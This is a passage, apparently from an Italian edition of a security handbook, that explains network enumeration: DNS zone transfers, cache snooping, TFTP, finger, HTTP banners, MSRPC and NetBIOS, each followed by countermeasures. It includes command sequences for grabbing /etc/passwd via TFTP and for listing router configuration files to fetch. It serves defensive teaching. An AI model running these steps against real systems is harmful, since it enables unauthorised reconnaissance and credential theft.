_kerberos._tcp   86400 IN  SRV   0 100 88 corp-dc.example2.org
_kpasswd._tcp    86400 IN  SRV   0 100 464 corp-dc.example2.org
_ldap._tcp        86400 IN  SRV   0 100 389 corp-dc.example2.org
;; Query time: 489 msec
;; SERVER: 192.168.234.110#53(192.168.234.110)
;; WHEN: Wed Jul 16 15:10:27 2008
;; XFR size: 45 records (messages 1)

```

Enumerazione di BIND

BIND (*Berkeley Internet Name Domain*) è un noto server DNS per varianti di UNIX. Oltre a essere suscettibile a trasferimenti di zona DNS, BIND presenta un record nella classe “CHOAS”, `version.bind`, che contiene la versione dell’installazione caricata sul server bersaglio. Per richiedere questo record, l’hacker può utilizzare il comando `dig`:

```

~ $ dig @10.219.100.1 version.bind txt chaos

; <>> DiG 9.3.2 <>> @10.219.100.1 version.bind txt chaos
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 1648
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
version.bind.           CH      TXT

;; ANSWER SECTION:
version.bind.          0       CH      TXT      "9.2.4"

;; Query time: 399 msec
;; SERVER: 10.219.100.1#53(10.219.100.1)
;; WHEN: Wed Jul 16 19:00:04 2008
;; MSG SIZE  rcvd: 48

```

Snooping della cache DNS

I server DNS mantengono una cache per diversi motivi, uno dei quali è quello di risolvere velocemente i nomi di host utilizzati più spesso. Quando pervengono richieste di risolvere nomi di host che non rientrano nel suo dominio, il server DNS interroga la cache locale o utilizza la ricorsione per risolvere la richiesta interrogando un altro server DNS. Gli hacker possono sfruttare questa funzionalità per chiedere al server DNS di interrogare la cache in modo da poter dedurre se i client del server hanno visitato o meno un particolare sito. Si parla in questo caso di *snooping* (termine inglese che significa più o meno “ficcarsi il naso negli affari altrui”). Se il server DNS non ha mai elaborato una richiesta di un particolare host, risponde con il flag “Answer” impostato a 0 (nel seguito l’output è stato ridotto):

```

~ $ dig @10.219.100.1 www.foundstone.com A +norecurse
; <>> DiG 9.3.2 <>> @10.219.100.1 www.foundstone.com A +norecurse
; (1 server found)

```

```

;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4954
;; flags: qr; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 13

;; QUESTION SECTION:
;www.foundstone.com.      IN      A

;; AUTHORITY SECTION:
com.           161611  IN      NS      A.GTLD-SERVERS.NET.

;; ADDITIONAL SECTION:
A.GTLD-SERVERS.NET.    111268  IN      A      192.5.6.30

;; Query time: 105 msec
;; SERVER: 10.219.100.1#53(10.219.100.1)
;; WHEN: Wed Jul 16 19:48:27 2008
;; MSG SIZE  rcvd: 480

```

Una volta che il server DNS ha elaborato una richiesta di un particolare nome di host, il flag “Answer” viene impostato a 1:

```

~ $ dig @10.219.100.1 www.foundstone.com A +norecurse

; <>> DiG 9.3.2 <>> @10.219.100.1www.foundstone.com A +norecurse
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16761
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.foundstone.com.      IN      A

;; ANSWER SECTION:
www.foundstone.com.    297     IN      A      216.49.88.17

;; Query time: 103 msec
;; SERVER: 10.219.100.1#53(10.219.100.1)
;; WHEN: Wed Jul 16 19:57:24 2008
;; MSG SIZE  rcvd: 52

```

Enumerazione automatizzata del DNS

Esistono vari strumenti DNS in grado di automatizzare le tecniche di enumerazione precedentemente descritte e di svolgere molti altri compiti che potrebbero consentire di ottenere altre informazioni su un dominio e gli host che ne fanno parte. Dnsenum (code.google.com/p/dnsenum/), scritto da Filip Waeytens, e tixxDZ sono in grado di svolgere una varietà di compiti, come la ricerca di nomi aggiuntivi e sottodomini in Google, attacchi di forza bruta ai sottodomini, lookup inverso, enumerazione degli intervalli di rete di un dominio, esecuzione di query WHOIS sugli intervalli individuati. La potenza di dnsenum deriva dalla correlazione di tutte le attività al fine di raccogliere la maggior quantità possibile di informazioni per un particolare dominio. Lo strumento può essere eseguito su un nome di dominio, di cui determina i server DNS associati, o anche su un server bersaglio per un particolare dominio.

Un altro potente strumento di ricognizione automatizzata del DNS è Fierce.pl (ha.ckers.org/fierce/), uno script Perl scritto da Robert “RSnake” Hansen che utilizza varie tecniche per localizzare indirizzi IP e nomi di host corrispondenti a un bersaglio, tra cui tentativi di trasferimenti di zona, attacchi con dizionario ed enumerazione con lookup inverso. Esistono inoltre risorse web in grado non solo di velocizzare e semplificare il processo, ma anche di fornire all'hacker il vantaggio di non dover inviare nemmeno un pacchetto al bersaglio dall'indirizzo IP di origine, mantenendosi ben nascosto dietro la risorsa pubblica. Il sito CentralOps.net ospita numerosi strumenti di ricognizione gratuiti, che comprendono enumerazione WHOIS, trasferimenti di zona e anche scansione di servizi.




Contromisure contro l'enumerazione del DNS

Come sempre, se il servizio DNS non è necessario, la migliore contromisura è quello di disabilitarlo. Tuttavia, è molto probabile che sia necessario un server DNS interfacciato a Internet sul perimetro della rete, per la gestione delle proprie attività. Oltre a contrastare le specifiche tecniche appena descritte, è importante mantenere due server DNS distinti: uno per le interrogazioni verso Internet, l'altro per quelle interne. In questo modo, se nel server DNS rivolto a Internet viene rilevata una vulnerabilità o un difetto di configurazione, non si espongono a potenziali attacchi gli indirizzi e i sistemi interni.

Blocco dei trasferimenti di zona DNS

La facile soluzione a questo problema consiste nel limitare i trasferimenti di zona alle sole macchine autorizzate (solitamente si tratta di server DNS di backup). L'implementazione del DNS di Windows consente di farlo facilmente, come è mostrato nella figura seguente, a cui si accede da Windows aprendo il Pannello di controllo e selezionando *Strumenti di amministrazione, Gestione computer*, quindi *Servizi e applicazioni, DNS, Nome server, Zone di ricerca diretta, Nome zona, Proprietà*.



Si potrebbero disabilitare del tutto i trasferimenti di zona disattivando la casella di controllo “Consenti trasferimenti di zona”, ma è più realistico supporre che sia necessario mantenere aggiornati i server DNS di backup, perciò in questo caso abbiamo scelto un’opzione meno restrittiva.

NOTA

Le precedenti versioni di Windows (fino a Windows 2000 incluso) erano configurate per default per consentire trasferimenti di zona a qualsiasi server. Tuttavia, grazie anche alla segnalazione di questo problema effettuata nelle precedenti edizioni di questo libro, le ultime versioni dei server di Microsoft presentano un’impostazione di default che blocca i trasferimenti di zona ai server non autorizzati. Complimenti all’azienda di Redmond!

Blocco delle richieste BIND `version.bind`

Un’eccellente guida alla messa in sicurezza di BIND è fornita da Rob Thomas presso cymru.com/Documents/secure-bind-template.html; descrive numerosi metodi per proteggere BIND, tra cui quello di modificare o disabilitare le query di `version.bind`.

Disabilitazione dello snooping della cache DNS

Luis Grangeia ha scritto un articolo (disponibile presso il sito rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf) che descrive meglio le tecniche di snooping della cache DNS e fornisce metodi per porre freno a questi attacchi.



Enumerazione di TFTP, TCP/UDP 69

Popolarità: 1

Semplicità: 3

Impatto: 7

Grado di rischio: 3

TFTP (*Trivial File Transfer Protocol*) è un protocollo basato su UDP per eseguire trasferimenti di file “rapidi e senza fronzoli”, senza autenticazione, sulla porta UDP 69. La premessa è che, per estrarre un file dal server, è necessario conoscere il nome. Questa può rivelarsi un’arma a doppio taglio per un hacker, perché i risultati non sono sempre garantiti. Per esempio, se il file è stato rinominato, cambiando anche un solo carattere del nome, la richiesta dell’aggressore fallisce.

Copia di file tramite un server TFTP Linux

Benché sia difficile farla rientrare nel campo dell’enumerazione vera e propria, per l’importanza delle informazioni raccolte, l’antesignana di tutte le tecniche di enumerazione in UNIX/Linux è quella di accedere al file `/etc/passwd`, che esamineremo a lungo nel Capitolo 5. In ogni caso, è utile fin d’ora indicare che un modo per catturare il file `passwd` è quello di utilizzare TFTP. È semplicissimo catturare via TFTP un file `/etc/passwd` mal protetto, come nel seguente esempio:

```
[root$]tftp 192.168.202.34
tftp> connect 192.168.202.34
tftp> get /etc/passwd /tmp/passwd.cracklater
tftp> quit
```

Ora l'hacker ha a disposizione il file `passwd` dove trova tutti gli account utente validi sul server, e nel caso di un vecchio sistema potrebbe anche avere accesso al file di hash cifrato per ciascun utente. Nei sistemi più recenti, un hacker potrebbe provare a trasferire anche il file `/etc/shadow`.

Accesso ai dati di configurazione di router/switch via TFTP

I dispositivi di rete come router, switch e concentratori VPN spesso offrono la possibilità di effettuare la configurazione come server TFTP. In alcuni casi gli hacker possono sfruttare questa possibilità a loro vantaggio per ottenere il file di configurazione del dispositivo. Tra i file che potrebbero essere oggetto delle attenzioni degli hacker vi sono i seguenti:

```
running-config
startup-config
.config
config
run
```



Contromisure contro l'enumerazione di TFTP

TFTP è un protocollo di per sé insicuro, poiché opera in chiaro, non offre un meccanismo di autenticazione e può lasciare aperti a eventuali abusi gli elenchi di controllo d'accesso del sistema, nel caso di una configurazione non ottimale. Per questi motivi è meglio non utilizzarlo, e se si ha la necessità di farlo, attuare una protezione degli accessi con un wrapper (mediante uno strumento come TCP Wrapper), limitare l'accesso alla directory `/tftpboot` e assicurarsi che sia impostato un blocco presso il firewall sul margine della rete.



Enumerazione di finger, TCP/UDP 79

<i>Popolarità:</i>	7
<i>Semplicità:</i>	10
<i>Impatto:</i>	1
<i>Grado di rischio:</i>	6

Uno dei più vecchi trucchi per l'enumerazione degli utenti è quello di utilizzare l'utility `finger` di UNIX/Linux. Ai vecchi tempi di Internet, quando la rete era molto più amichevole, `finger` offriva un modo comodo di fornire automaticamente informazioni agli utenti; lo trattiamo qui principalmente per descrivere la segnatura di attacco, perché molti strumenti di attacco lo utilizzano ancora, e molti amministratori poco attenti lasciano `finger` in esecuzione con protezione minima. Anche in questo caso, l'esempio seguente presuppone che sia stato individuato un host valido con il servizio `finger` in esecuzione (porta 79) durante precedenti scansioni:

```
[root$]finger -l @target.example.com
[target.example.com]
Login: root                      Name: root
Directory: /root                  Shell: /bin/bash
On since Sun Mar 28 11:01 (PST) on tty1 11 minutes idle
        (messages off)
On since Sun Mar 28 11:01 (PST) on tttyp0 from :0.0
        3 minutes 6 seconds idle
```

No mail.
 plan:
 John Smith
 Security Guru
 Telnet password is my birthdate.

Anche finger `0@namehost` fornisce utili informazioni:

```
[root$]finger 0@192.168.202.34
[192.168.202.34]
  Line      User      Host(s)      Idle Location
* 2 vty 0           idle          0 192.168.202.14
  Se0           Sync PPP    00:00:02
```

Come potete vedere, la maggior parte delle informazioni visualizzate da finger è relativamente innocua (deriva dai campi appropriati di `/etc/passwd`, se esistono). I dati più pericolosi sono i nomi degli utenti che hanno effettuato il login e i tempi di inattività, che possono consentire a un hacker di farsi un'idea di chi sta osservando il sistema (root?) e dell'attenzione con cui lavora. Alcune delle informazioni aggiuntive potrebbero essere utilizzate in un attacco di ingegneria sociale (con questo termine si indicano le tecniche per ottenere informazioni dalle persone tramite competenze di comunicazione sociale). Come abbiamo notato in questo esempio, gli utenti che inseriscono un file `.plan` o `.project` nelle loro home directory rischiano di esporre molte informazioni agli occhi di chi sappia eseguire semplici tentativi (il contenuto di questi file è visualizzato nell'output di finger, come è mostrato in precedenza).

Contromisure contro l'enumerazione di finger

Rilevare e bloccare questa falla di sicurezza è facile, basta non eseguire finger (si possono contrassegnare come commenti le righe di avvio in `inetd.conf` ed eseguire `killall -HUP inetd`) e bloccare la porta 79 con il firewall. Se avete la necessità imprescindibile di concedere l'accesso a finger, utilizzate TCP Wrappers (cfr. il Capitolo 5) per limitare e registrare l'accesso all'host, o utilizzate un daemon finger modificato che mostri informazioni limitate.

Enumerazione di HTTP, TCP 80

<i>Popolarità:</i>	5
<i>Semplicità:</i>	9
<i>Impatto:</i>	1
<i>Grado di rischio:</i>	5

Ricavare mediante enumerazione il produttore e la versione di un server web è una delle tecniche più semplici e note per la comunità degli hacker. Ogni volta che viene reso noto un exploit di un server web (per esempio, il vecchio buffer overflow ida/idq che ha costituito la base per i worm Code Red e Nimda), gli hacker iniziano a utilizzare semplici strumenti di enumerazione automatizzati per controllare ampie zone di Internet alla ricerca di software potenzialmente vulnerabile. Non pensate di poter sfuggire alle loro attenzioni. All'inizio di questo capitolo abbiamo illustrato alcune tecniche elementari di cattura dei banner, in un apposito paragrafo dove abbiamo visto come connettersi a un server web sulla porta HTTP standard (TCP 80) utilizzando netcat e come catturare il banner

semplicemente premendo qualche volta Invio. Solitamente il metodo HTTP HEAD è un'ottima via per carpire informazioni dai banner. Potete digitare questo comando direttamente in netcat una volta stabilita la connessione al server bersaglio, come mostrato di seguito (i comandi da inserire sono riportati in grassetto: dovrete premere due o più volte Invio dopo la riga contenente il comando `head`):

```
C:\>nc -v www.example.com 80
www.example.com [10.219.100.1] 80 (http) open
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 Jul 2008 14:14:50 GMT
X-Powered-By: ASP.NET
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCRABCR=MEJICIJDLAMKPGOIJAFBJOGD; path=/
Cache-control: private
```

Nel precedente esempio abbiamo illustrato la richiesta HTTP HEAD, che oggi non è utilizzata comunemente, con la notevole eccezione dei worm. Perciò, alcuni sistemi di rilevamento delle intrusioni potrebbero attivare un allarme ove individuino una richiesta HEAD.

Inoltre, se si incontra un sito web che utilizza SSL, non è il caso di temere, perché netcat non è in grado di negoziare connessioni SSL. Basta reindirizzarlo attraverso uno dei molti proxy SSL disponibili, come `sslproxy`, o semplicemente utilizzare `openssl`:

```
~ $ openssl s_client -quiet -connect www.example.com:443

HEAD / HTTP/1.1
host: www.example.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 Jul 2008 14:22:13 GMT
X-Powered-By: ASP.NET
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDAADQDAQ=BEMJCIICCJBGGKCLLOIBBOHA; path=/
Cache-control: private
```

Per default `openssl` offre informazioni molto dettagliate, perciò conviene specificare l'opzione `-quiet` per limitare l'output. Potete notare che abbiamo anche specificato `host: www.example.com` dopo `HEAD / HTTP/1.1`; lo abbiamo fatto perché i server possono ospitare più siti web, perciò in alcuni casi potrebbe essere necessario impostare l'header HTTP Host al nome di host della pagina web che si sta visitando per sollecitare l'invio di un codice 200 OK (che indica il successo della richiesta) dal server web. In questo particolare esempio, il server web fornirà le informazioni sulla versione per praticamente qualsiasi richiesta HTTP, ma quando si utilizzano tecniche più avanzate, l'header HTTP Host può facilitare le cose.

È utile sottolineare che molte informazioni interessanti si possono trovare direttamente nel contenuto delle pagine web. Uno dei nostri strumenti automatici preferiti per analizzare

interi siti e riportare la corrispondenza con un insieme di vulnerabilità note è Grendel-Scan di David Byrne (grendel-scan.com/download.htm). Nella Figura 3.2 è illustrata una finestra del programma, che tra le altre cose è in grado di prelevare tutti i commenti di un sito web, consentendo a un hacker di cercare in essi informazioni interessanti quali la parola “password”, e di analizzare il file `robots.txt` di un sito web esaminando con grande attenzione le sue voci, che spesso riportano contenuti web potenzialmente interessanti per un hacker, che per un motivo o per l’altro l’autore ha indicato come non appropriati per l’indicizzazione da parte dei motori di ricerca.

Analizzare il codice HTML alla ricerca di informazioni interessanti è un’attività che si avvicina al territorio dell’hacking web, di cui parleremo nel Capitolo 10.

NOTA

Per una trattazione estesa e più approfondita delle metodologie di hacking web, potete consultare il volume *Hacking Exposed Web Applications, Third Edition* (McGraw-Hill Professional, 2010; webhackingexposed.com).




Figura 3.2 Grendel-Scan facilita notevolmente l’analisi di interi siti alla ricerca di commenti, consentendo agli hacker di cercare informazioni interessanti come le password.



Contromisure contro l'enumerazione di HTTP

Il modo migliore per ostacolare questo tipo di attività consiste nel modificare i banner dei server web. Le operazioni da compiere per fare ciò variano a seconda del produttore del server, ma spiegheremo quelle riferite a uno degli esempi più comuni, Microsoft Internet Information Services (IIS). In passato, IIS era spesso oggetto di attacchi, principalmente perché vi era un'ampia disponibilità di exploit per sfruttare vulnerabilità come Code Red e Nimda. Modificare il banner di IIS può essere molto utile per allontanare un sistema dall'obiettivo degli hacker.

Gli amministratori di IIS 7 possono creare un modulo .Net personalizzato per raggiungere questo obiettivo, utilizzando il codice di esempio fornito qui di seguito (sono state aggiunte alcune interruzioni di riga per facilitare la lettura del codice nella pagina).

```
using System;
using System.Text;
using System.Web;
namespace HackingExposed.ServerModules
{
    public class CustomServerHeaderModule : IHttpModule
    {
        public void Init(HttpContext context)
        {
            context.PreSendRequestHeaders += OnPreSendRequestHeaders;
        }
        public void Dispose()
        {
        }
        void OnPreSendRequestHeaders(object sender, EventArgs e)
        {
            HttpContext.Current.Response.Headers.Set("Server",
                "A Hacking Exposed Reader's Webserver");
        }
    }
}
```

Sfortunatamente, nelle versioni precedenti di IIS per modificare direttamente il banner era necessario intervenire con un editor esadecimale sul file DLL che lo contiene, denominato %systemroot%\system32\inetsrv\w3svc.dll. Questa operazione può essere delicata, ancor più nelle versioni Windows 2000 e successive in cui questo file DLL è protetto da SFP (*System File Protection*) ed è sostituito automaticamente da una copia integra, a meno che SFP non sia disabilitato.

Un altro modo per modificare il banner IIS nelle precedenti versioni è quello di installare un filtro ISAPI progettato per impostare il banner utilizzando la chiamata di funzione SetHeader. Microsoft ha inserito un articolo nella Knowledge Base (KB) per spiegare come procedere, ricco di codice sorgente di esempio e disponibile presso support.microsoft.com/kb/294735/en-us. In alternativa, si può prelevare e installare Microsoft URLScan, che fa parte dell'IIS Lockdown Tool (cfr. microsoft.com/technet/security/tools/locktool.mspx per informazioni sull'IIS Lockdown Tool, applicabile alle versioni di IIS precedenti la 6.0, e microsoft.com/technet/security/tools/urlscan.mspx per informazioni su URLScan, applicabile alle versioni di IIS fino alla 6.0). URLScan è un filtro ISAPI che può essere programmato in modo da bloccare molti attacchi a IIS ben noti prima che essi raggiungano il server.

gano il server web, e consente anche di configurare un banner personalizzato per sviare hacker e worm automatizzati. L'installazione e l'utilizzo di URLScan sono ampiamente trattati in *Hacking Exposed Web Applications, Third Edition* (McGraw-Hill Professional, 2010).

NOTA

IIS Lockdown non si può installare su Windows Server 2003/IIS6.0 o versioni successive, perché tutte le opzioni di configurazione di default di IIS 6.0 (e versioni successive) corrispondono o superano quelle effettuate da tale strumento. Tuttavia, si può installare ed eseguire URLScan su IIS6.0 perché fornisce uno strumento di configurazione flessibile per amministratori avanzati, che va oltre le impostazioni di sicurezza di default di IIS6.0. Cfr. technet.microsoft.com/en-us/security/cc242650.aspx#EXE.



Enumerazione di MSRPC (Microsoft RPC Endpoint Mapper), TCP 135

Popolarità: 7

Semplicità: 8

Impatto: 1

Grado di rischio: 5

Alcuni sistemi Microsoft Windows eseguono un servizio endpoint mapper (o portmapper) RPC (*Remote Procedure Call*) sulla porta TCP 135. Interrogando questo servizio si possono ottenere informazioni sulle applicazioni e i servizi disponibili sulla macchina bersaglio, oltre ad altri dati potenzialmente utili per un aggressore. Lo strumento epdump del Windows Resource Kit (RK, o Reskit) interroga l'endpoint mapper MSRPC e mostra i servizi associati a indirizzi IP e numeri di porta (anche se in una forma piuttosto rossa). Ecco un esempio di funzionamento su un sistema bersaglio (ridotto per brevità):

```
C:\>epdump mail.example.com
binding is 'ncacn_ip_tcp:mail.example.com'
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncalrpc:[INETINFO_LPC]
    annot ''
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncacn_ip_tcp: 104.10.10.126[1051]
    annot ''
int 82ad4280-036b-11cf-972c-00aa006887b0 v2.0
    binding 00000000-etc.@ncacn_ip_tcp:192.168.10.2[1051]
    annot ''
no more entries
```

Il punto importante da notare in questo output dato dai due numeri che hanno l'aspetto di indirizzi IP: 105.10.10.126 e 192.168.10.2. Questi sono in effetti indirizzi IP a cui sono associate applicazioni MSRPC. Cosa ancora più interessante, il secondo è un indirizzo RFC 1918, a indicare che la macchina ha due interfacce fisiche (significa che è di tipo dual-homed), per una delle quali c'è una rete interna. Questo può accendere l'interesse di hacker curiosi che cercano simili ponti tra reti esterne e interne per sfruttarli come basi di attacco.

Osservando ancora questo output notiamo che ncacn_ip_tcp corrisponde a porte TCP allocate dinamicamente, il che offre ulteriori informazioni sui servizi disponibili

su questo sistema (ncadg_ip_udp nell'output corrisponderebbe a porte UDP allocate). Per una spiegazione dettagliata e completa di questi e altri dettagli interni dei servizi di rete Windows, consigliamo di consultare l'eccellente articolo di Jean-Baptiste Marchand disponibile presso hsc.fr/ressources/articles/win_net_srv.

SUGGERIMENTO

Un altro buon strumento di enumerazione di MSRPC (e molto altro) è Winfingerprint, disponibile presso sourceforge.net/projects/winfingerprint.

Enumerazione di MSRPC con Linux

Nel mondo Linux è disponibile `rpcdump.py` di Javier Koen di CORE security (oss.core-security.com/impacket/rpcdump.py). Si tratta di uno strumento un po' più flessibile, dato che permette di effettuare query su diverse porte/protocolli oltre alla porta TCP 135. Ecco come si usa:

```
~ # rpcdump.py
Usage: /usr/bin/rpcdump.py [username[:password]@]<address> [protocol list...]
Available protocols: ['80/HTTP', '445/SMB', '135/TCP', '139/SMB', '135/UDP']
Username and password are only required for certain transports, eg. SMB.
```



Contromisure contro l'enumerazione di MSRPC

Il modo migliore per prevenire attività non autorizzate di enumerazione MSRPC è quello di limitare l'accesso alla porta TCP 135. Questo però pone dei problemi, per esempio, quando si tratta di fornire servizi mail a client Internet via Microsoft Exchange Server. Perché i client MAPI Outlook possano connettersi al servizio Exchange Server, devono prima contattare l'endpoint mapper. Quindi, per poter fornire connettività Outlook/Exchange a utenti remoti su Internet, è necessario esporre il server Exchange a Internet tramite la porta TCP 135 (e diverse altre). La soluzione più comune a questo problema consiste nel richiedere agli utenti di stabilire prima un tunnel protetto (si tratta quindi di una soluzione VPN) tra il loro sistema e la rete interna. In questo modo il server Exchange non è esposto e i dati scambiati tra client e server sono cifrati. Naturalmente, l'altra possibilità è quella di utilizzare Microsoft Outlook Web Access (OWA) per supportare utenti Outlook remoti. OWA è un front-end web per una mailbox Exchange e funziona su HTTPS. Consigliamo di utilizzare l'autenticazione forte se si decide di implementare OWA (per esempio, certificati digitali o meccanismi di autenticazione a due fattori). In Windows Server 2003/Exchange 2003 (e versioni successive), Microsoft ha implementato RPC su HTTP, che è la nostra via preferita per accedere a Exchange su Internet preservando l'interfaccia piena del client Outlook (cfr. support.microsoft.com/default.aspx?kbid=833401 e technet.microsoft.com/en-us/library/aa998950.aspx).

Se non potete limitare l'accesso a MSRPC, dovete farlo per le singole applicazioni RPC. Per ulteriori informazioni su questo argomento consigliamo la lettura dell'articolo “Writing a Secure RPC Client or Server” disponibile presso msdn.microsoft.com/en-us/library/aa379441.aspx.



Enumerazione del servizio nomi NetBIOS, UDP 137

<i>Popolarità:</i>	7
<i>Semplicità:</i>	5
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	5

NBNS (*NetBIOS Name Service*), il servizio nomi NetBIOS, è stato per lungo tempo il servizio di nomi distribuito per reti basate su Microsoft Windows. A partire da Windows 2000, NBNS non è più necessario, è stato sostituito dal servizio di nomi standard di Internet, DNS. Tuttavia, al momento in cui scriviamo, NBNS è ancora abilitato per default in tutte le distribuzioni Windows, perciò è facile per gli hacker connessi al segmento di rete locale (tramite un router che permette il tunneling di NBNS su TCP/IP) di “enumerare il cablaggio Windows”, come talvolta si usa dire per indicare l’enumerazione di NBNS.

L’enumerazione di NBNS è semplice perché gli strumenti e le tecniche per tenere d’occhio al connessione NetBIOS sono ampiamente disponibili, la maggior parte sono addirittura integrati nel sistema operativo. In effetti, le tecniche di enumerazione di NBNS solitamente interrogano l’NBNS su tutte le macchine in rete e spesso sono così trasparenti che spesso non si rileva nemmeno una connessione a uno specifico servizio sulla porta UDP 137. Esamineremo prima gli strumenti nativi di Windows e poi passeremo a quelli di terze parti. Parleremo delle contromisure soltanto alla fine, perché porre rimedio a questi problemi di sicurezza è piuttosto semplice.

Enumerazione di gruppi di lavoro e domini Windows con net view

Il comando `net view` è un ottimo esempio di strumento di enumerazione integrato. Si tratta di un’utility a riga di comando della famiglia Windows NT, estremamente semplice, che elenca i domini disponibili sulla rete e poi tutte le macchine di un dominio. Ecco come si possono enumerare i domini di una rete con `net view`:

```
C:\>net view /domain
Domain
-----
CORLEONE
BARZINI_DOMAIN
TATAGLIA_DOMAIN
BRAZZI
The command completed successfully.
```

Il comando seguente elenca i computer di un particolare dominio:

```
C:\>net view /domain:corleone
Server Name      Remark
-----
\\VITO          Make him an offer he can't refuse
\\MICHAEL        Nothing personal
\\SONNY          Badda bing badda boom
\\FREDO          I'm smart
\\CONNIE         Don't forget the cannoli
```

Anche `net view` richiede l'accesso a NBNS su tutte le reti da enumerare, quindi funziona soltanto sul segmento di rete locale. Se NBNS è istradato su TCP/IP, `net view` può enumerare gruppi di lavoro, domini e host Windows di un'intera rete aziendale, elencando la struttura dell'intera organizzazione con una sola query non autenticata eseguita da qualsiasi sistema collegato a una presa di rete che riesca a ottenere un indirizzo DHCP.

SUGGERIMENTO

Ricordate che possiamo utilizzare le informazioni ottenute mediante ping sweep (Capitolo 2) per sostituire indirizzi IP a nomi NetBIOS di singole macchine. Indirizzi IP e nomi NetBIOS sono per lo più intercambiabili; per esempio, `\\"192.168.202.5` è equivalente a `\\" SERVER_NAME`. Per comodità, gli hacker spesso aggiungono le voci appropriate al loro file `%systemroot%\system32\drivers\etc\LMHOSTS`, utilizzando la sintassi #PRE, e poi eseguono `nbtstat -R` dalla riga di comando per ricaricare la cache della tabella dei nomi. Sono quindi liberi di utilizzare il nome NetBIOS in attacchi futuri, e tale nome sarà associato in modo trasparente all'indirizzo IP specificato in LMHOSTS.

Enumrazione di controller di dominio Windows

Per entrare più in profondità nella struttura delle reti Windows è necessario utilizzare uno strumento del Windows Resource Kit (microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en). Nel prossimo esempio vedrete come utilizzare lo strumento del Reskit denominato `nltest` per identificare i controller di dominio nel dominio enumerato con `net view` (i controller di dominio provvedono a gestire le credenziali di autenticazione delle reti Windows e perciò sono bersagli primari degli hacker):

```
C:\>nltest /dclist:corleone
List of DCs in Domain corleone
  \\\VITO (PDC)
  \\\MICHAEL
  \\\SONNY
The command completed successfully.
```

`Netdom` del Reskit è un altro utile strumento per enumerare informazioni chiave sui domini Windows, tra cui i membri dei domini e le identità dei controller di dominio di backup.

Enumrazione di servizi di rete con netviewx

`netviewx` di Jesper Lauritsen (ibt.ku.dk/jesper/NTtools) opera in modo simile al comando `net view`, ma in più elenca i server con servizi specifici. Lo utilizziamo spesso con il servizio di accesso remoto per farci un'idea del numero di server dial-in esistenti in una rete, come nell'esempio che segue (l'opzione `-D` consente di specificare il dominio da enumerare, mentre `-T` consente di specificare il tipo di macchina o servizio da cercare):

```
